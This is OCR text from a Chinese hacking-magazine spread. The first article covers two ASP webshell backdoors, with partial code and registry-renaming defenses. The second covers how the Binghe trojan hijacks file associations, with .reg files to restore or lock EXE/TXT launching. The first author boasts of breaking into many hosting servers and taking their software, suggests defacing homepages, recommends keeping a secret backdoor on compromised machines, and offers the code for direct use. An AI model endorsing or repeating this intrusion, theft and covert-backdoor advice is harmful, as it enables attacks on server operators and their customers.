


图 3




图 4

但它的默认执行权限只有GUEST，也就是IUSR_COMPUTER用户的执行权限。当然，如果你把IUSR_COMPUTER用户加入管理员组，那么你就有管理员权限了。

这款木马使用很方便，相当于DOS命令行的窗口操作一样。但如果服务器限制了FSO（无组件上传），那么它就没办法使用了，还有就是在服务器以后增加的虚拟主机里，也没有办法使用，只能在“默认Web站点”里使用，所以它相对的适用范围较窄。

对于防范方法，让我们看一下它的代码就可以知道了：

```
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.Create
Object("Scripting.FileSystemObject")
```

上面三行代码创建了WSCRIPT.SHELL、WSCRIPT.NETWORK、Scripting.FileSystemObject三个对象，我们只要在注册表中把控制WSCRIPT.SHELL对象的项改名或删除就可以了（图5）。

注意 我们应该把“WSCRIPT.SHELL”项和“WSCRIPT.SHELL.1”这两项都改名或删除。因为如我们只修改“WSCRIPT.SHELL”项，那么黑客们只要把代码修改如下：Set oScript = Server.CreateObject("WSCRIPT.SHELL.1")，这个后门木马就又可以执行了。

大家可能已经想到了，我们在对“WSCRIPT.SHELL”项和“WSCRIPT.SHELL.1”改名时，一定要不容易被黑客们猜到。因为如果你把“WSCRIPT.SHELL”改成“WSCRIPT.SHELL888”，黑客们只要把代码相应的改成：Set oScript = Server.CreateObject("WSCRIPT.SHELL888")，木马程序就又可执行了。还有就是修改了注册表后，要重起WEB服务，设置才会有效。




图 5

二、第二款木马

接下来，我们再来看第二款ASP后门木马程序的代码：

```
<%response.write "<font size=6 color=red>一次只能执行一个操作:)</font>" %>
<%response.write now()%><BR>程序所在的物理路径：
<%response.write request.servervariables("APPL_PHYSICAL_PATH")%>
<html>
<title>asp's shell.application backdoor </title>
……
set shell3=server.createobject("shell.application") '建立shell对象
shell3.namespace(szcmd5).items.item(szcmd6).invokeverb
response.write "command completed success!"
end if
%>
```

执行后如图6所示。




图 6

要查看目录，只要输入相应的目录，点“发送”命令就可以了（图7）。

这个木马程序可完成文件的COPY、MOVE和执行程序，但很多命令都不能用，如del、net、netstat等。这个木马程序的功能虽然简单，但用来黑一个网站是足够了。比如，我们可把网站的首页MOVE到其它地方，然后我们再COPY一个同名的黑客网页

进去就行了。




图 7

最要命的是，这个木马适用于任何虚拟主机中，只要我是服务器中的一个虚拟空间用户，就可传这个木马上去，并用它来修改其它任何用户的主页。所以，如果那些提供虚拟空间的服务商没有打补丁的话，真是死定了。

然而，我在实践中发现中国很多的虚拟空间服务商（特别一些小型的服务商）都没有打补丁。我利用这一漏洞拿到了很多虚拟空间服务器的Admin，然后好心帮他们补上了漏洞。当然，我也得到了想要的东东——很多好的软件和代码。我现在用着的很多ASP程序就是从他们那上面偷下来的，哈！太难听了，应该说Down下来才对。

言归正传，我们应该怎样来防范这个ASP后门木马程序呢？让我们看一下其中的这一句代码：

```
set shell=server.createobject("shell.application")
```

跟刚才的方法一样，如图8。

我们只要把"shell.application"项和"shell.application.1"项改名或删除就可以了。记住，如果是改名，要改得复杂一点，不要让黑客们一下就猜到了。顺便说一句，如果是你给肉鸡打补丁，最好是改名，并把名字记下来，这样也就成为自己有一个隐密后门了。




图 8

三、总结

最后，我们对这两款后门木马做下总结：第一款木马功能上强大一些，但适用范围窄，需要FSO支持，也就是"Scripting.FileSystemObject"项的支持。第二款木马虽然功能上少一些，但它创建的是"shell.application"对象，在任何虚拟主机中都适用（这一点危害太大了，提供支持ASP空间的管理员们，你们可得注意了）！

以上代码复制保存为ASP文件就可直接使用了（仅用于测试，不要搞破坏，一切后果自负！）

变害为宝

——巧用木马的文件关联保护电脑

小鱼儿

木马冰河相信国内很多朋友都接触过，自己机器上中了冰河一定有过这样的经历：终止冰河服务端进程并到系统目录下彻底删除冰河服务端后，发现自己电脑里面的EXE或TXT文件全都无法打开，这是怎么回事呢？用过冰河的朋友也许会知道，在配置冰河服务端的"自我保护"选项时，有个可选的文件关联选项（图1），我们可以选择EXE或TXT关联。可木马为什么要进行文件关联呢？这是为了防止上述删除冰河服务端的情况发生，举例说，我在配置冰河时选择服务端进行EXE关联，而你发现自己电脑中了冰河后立即手工删除了系统目录下的G_SERVER.EXE，那么你打开电脑中任何一个EXE文件时都会自动运行SYSEXPLR.EXE文件，从而自动恢复被删除的冰河服务端，这样冰河就又从你的电脑上"复活"了！如果你连SYSEXPLR.EXE也删除了，那就会出现上面无法打开电脑里所有EXE文件的情况了。




图 1

之所以会这样，是因为冰河自动修改了注册表中的EXE文件关联，将正常的键值"%1" %*变为了D:\WINDOWS\System32\SYSEXPLR.EXE %1 %*，如图2所示。因为SYSEXPLR.EXE被你删除而找不到了，所以系统里的EXE文件自然也无法打开，这就是木马神秘的EXE文件关联的真相！TXT关联也类似，不同的是它修改了txtfile下的键值。




图 2

知道了木马文件关联的原理，我们就可方便地将系统恢复正常了，只需将注册表下的D:\WINDOWS\System32\SYSEXPLR.EXE %1 %*重新改为"%1" %*即可。

我们现在不仅可轻松搞定被木马的文件关联破坏后的系统，还可反过来利用它的这一特性为我们服务！首先建立两个空文本文档，打开其中一个写上如下值，保存并修改其名为exeopen.reg。

```
Windows Registry Editor Version 5.
```

00

```
[HKEY_CLASSES_ROOT\exefile\shell\open\command]
@="\"%1\" %*"
```

在另一个文本文档中写下如下值，保存并修改其名为exelock.reg。

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\exefile\shell\open\command]
@="www"
```

注意 www可随意为任何值，甚至可直接填写某一应用程序。

这样一来，当我们双击lock.reg时，电脑就无法运行任何EXE程序了，自然一些游戏什么的东东也被禁止了。如果要恢复，只需双击另一个open.reg文件即可。一开一关只需几秒而已，不需借助任何电脑保护软件就可禁止别人乱动你的电脑了。

同样，我们利用TXT关联可保护文本文档中的隐私，建立一个txtopen.reg，里面书写如下：

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\txtfile\shell\open\command]
@="\"%1\" %*"
```

再建一个txtlock.reg，书写如下：

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\txtfile\shell\open\command]
@="www"
```

如果你想一次就保护EXE和TXT文件，可把exeopen和txtopen两个文件合写在一起。其实，不仅EXE和TXT可以关联，其他可用的文件关联多的是，比如bat、css、mpeg、mp3等，我们完全可随意禁用或开启电脑使用某一特定程序的权力。

最后要说明的是，我上述的reg文件都是在Winxp下示例的，如果是Win98，只需把Windows Registry Editor Version 5.00全部改为REGEDIT4再保存即可。

很多时候我们都可用逆向思维来看待事物，这样不仅有助于全面认识它，而且还可得到很多实惠的好处。

迷你型FTP木马—SlimFTPd

